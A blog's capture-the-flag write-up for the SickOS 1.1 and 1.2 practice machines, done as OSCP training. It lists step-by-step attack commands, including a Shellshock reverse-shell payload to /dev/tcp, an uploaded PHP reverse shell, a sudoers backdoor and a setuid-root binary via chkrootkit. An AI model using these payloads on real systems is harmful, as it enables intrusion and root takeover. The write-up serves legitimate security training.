

## tuonilabs

Cyber security write-ups, exploits, and more

# SickOS Write-Up

What follows is a write-up of two vulnerable machines, [SickOS 1.1](#) and [SickOS 1.2](#).

SickOS was inspired by the [OSCP](#) labs.

The goal is simple: compromise the system and get root.

[\*] STATUS: COMPLETED

## SickOS 1.1 Write-Up

```
1) nmap -sS -sV -Pn -T4 192.168.189.0/24
'''
```

Note the following ports and services are up and running:

ssh OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)

3128/tcp open http-proxy Squid http proxy 3.1.19

8080/tcp closed http-proxy

Time to do some research.

'''

2) Start Metasploit -> search squid

3) use auxiliary/scanner/http/squid\_pivot\_scanning -> show options

4) set RANGE 192.168.189.208 -> set RHOSTS 192.168.189.208 -> set RPORT 3128

5) exploit

# We can navigate to port 80 under a proxy using port 3128

Checking for vulnerabilities; the shellshock vulnerability might be our way in

+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271>)  
”

7) Open Burp Proxy with Intercept On

8) In Burp: User options -> Upstream Proxy Servers

Destination host: 192.168.189.208

Proxy host: 192.168.189.208

Proxy port: 3128

9) Browse to: 192.168.189.208/cgi-bin/status

10) Modify User-Agent with: () { :; }; /bin/bash -i >& /dev/tcp/192.168.189.130/443  
0>&1

# Wait a bit, it takes a while

11) cd /var/www

12) file wolfcms -> cd wolfcms -> ls -> cat config.php

”

Notice the MySQL credentials:

```
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
```

```
define('DB_USER', 'root');
```

```
define('DB_PASS', 'john@123');
```

```
define('TABLE_PREFIX', '');
```

”

13) su sickos

# We get an error: su: must be run from a terminal

14) echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py

15) python /tmp/asdf.py

16) su sickos -> password: john@123

17) sudo -s -> password: john@123

18) cd /root

**Flag:** a0216ea4d51874464078c618298b1367

End-Notes:

Initially I had logged into the wolf cms service with admin:admin, however, it was taking too long to load pages, so I decided to go another way. That might be another method to compromise the system.

## SickOS 1.2 Write-Up

1) `nmap -sS -sV -Pn -T4 192.168.189.0/24`  
”

Note the following ports and services are up and running:

22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)

80/tcp open http lighttpd 1.4.28

Time to get to work.  
”

2) `nikto -h 192.168.189.218`

3) `wfuzz -hc 404 -c -z file,/usr/share/wfuzz/wordlist/general/big.txt`

<http://192.168.189.218/FUZZ>

# “test” and “~” return results

4) Browse to: <http://192.168.189.218/test/>

5) Start Burp Proxy with Intercept On

6) Refresh the page -> Change the GET request to OPTIONS -> Right-click -> Do Intercept -> Response to this request

# Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK

7) Search for: php reverse shell code

8) wget <https://raw.githubusercontent.com/pentestmonkey/php-reverse->

9) gedit php-reverse-shell.php  
# Adjust IP and port accordingly

10) nc -nlvp 443

11) curl -upload-file php-reverse-shell.php -v -url  
<http://192.168.189.218/test/php-reverse-shell.php> -o -http1.0

12) Refresh the page and click on the file we just uploaded

13) ps aux | grep root

# Checking which services are running as root

14) ls -al /etc/cron\*

# Checking which jobs are scheduled

15) Search for: chkrootkit vulnerability

16) Read: <https://www.exploit-db.com/exploits/33899/>

””

Steps to reproduce:

- Put an executable file named ‘update’ with non-root owner in /tmp (not mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively rooting your box, if malicious content is placed inside the file.

””

17) python -c ‘import pty ; pty.spawn(“/bin/bash”)’

# Getting a proper shell

Method A: To get root (slow)

18) echo ‘chmod 777 /etc/sudoers && echo “www-data ALL=NOPASSWD: ALL”

>> /etc/sudoers && chmod 440 /etc/sudoers’ > /tmp/update

# Giving ourselves sudo power

# In theory this should work, but it was taking too long, so I went with Method B

Method B: To get root (fast)

```
int main(void)
{
    setgid(0);
    setuid(0);
    execl("/bin/sh", "sh", 0);
}
EOF
```

20) gcc -o root root.c

# Now we have to make 'update' interact with this executable

21) cat << EOF > update

```
#!/bin/bash
```

```
chown root /tmp/root
```

```
chgrp root /tmp/root
```

```
chmod u+s /tmp/root
```

```
EOF
```

22) chmod +x update

23) ls -al

# We're ready to go

24) ./root

25) whoami

# We got root

26) cd /root

27) ls

28) cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt



**Flag:** 7d03aaa2bf93d80040f3f22ec6ad9d5a

End-Notes:

Very cool box. Note that for the chkrootkit exploit you could have also used Metasploit.

This was the last box I had as training for the OSCP labs. I first completed Kioptrix (1-5), then Troll (1-2), and finally the two SickOS boxes. I'm signing up for the

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## 2 thoughts on “SickOS Write-Up”

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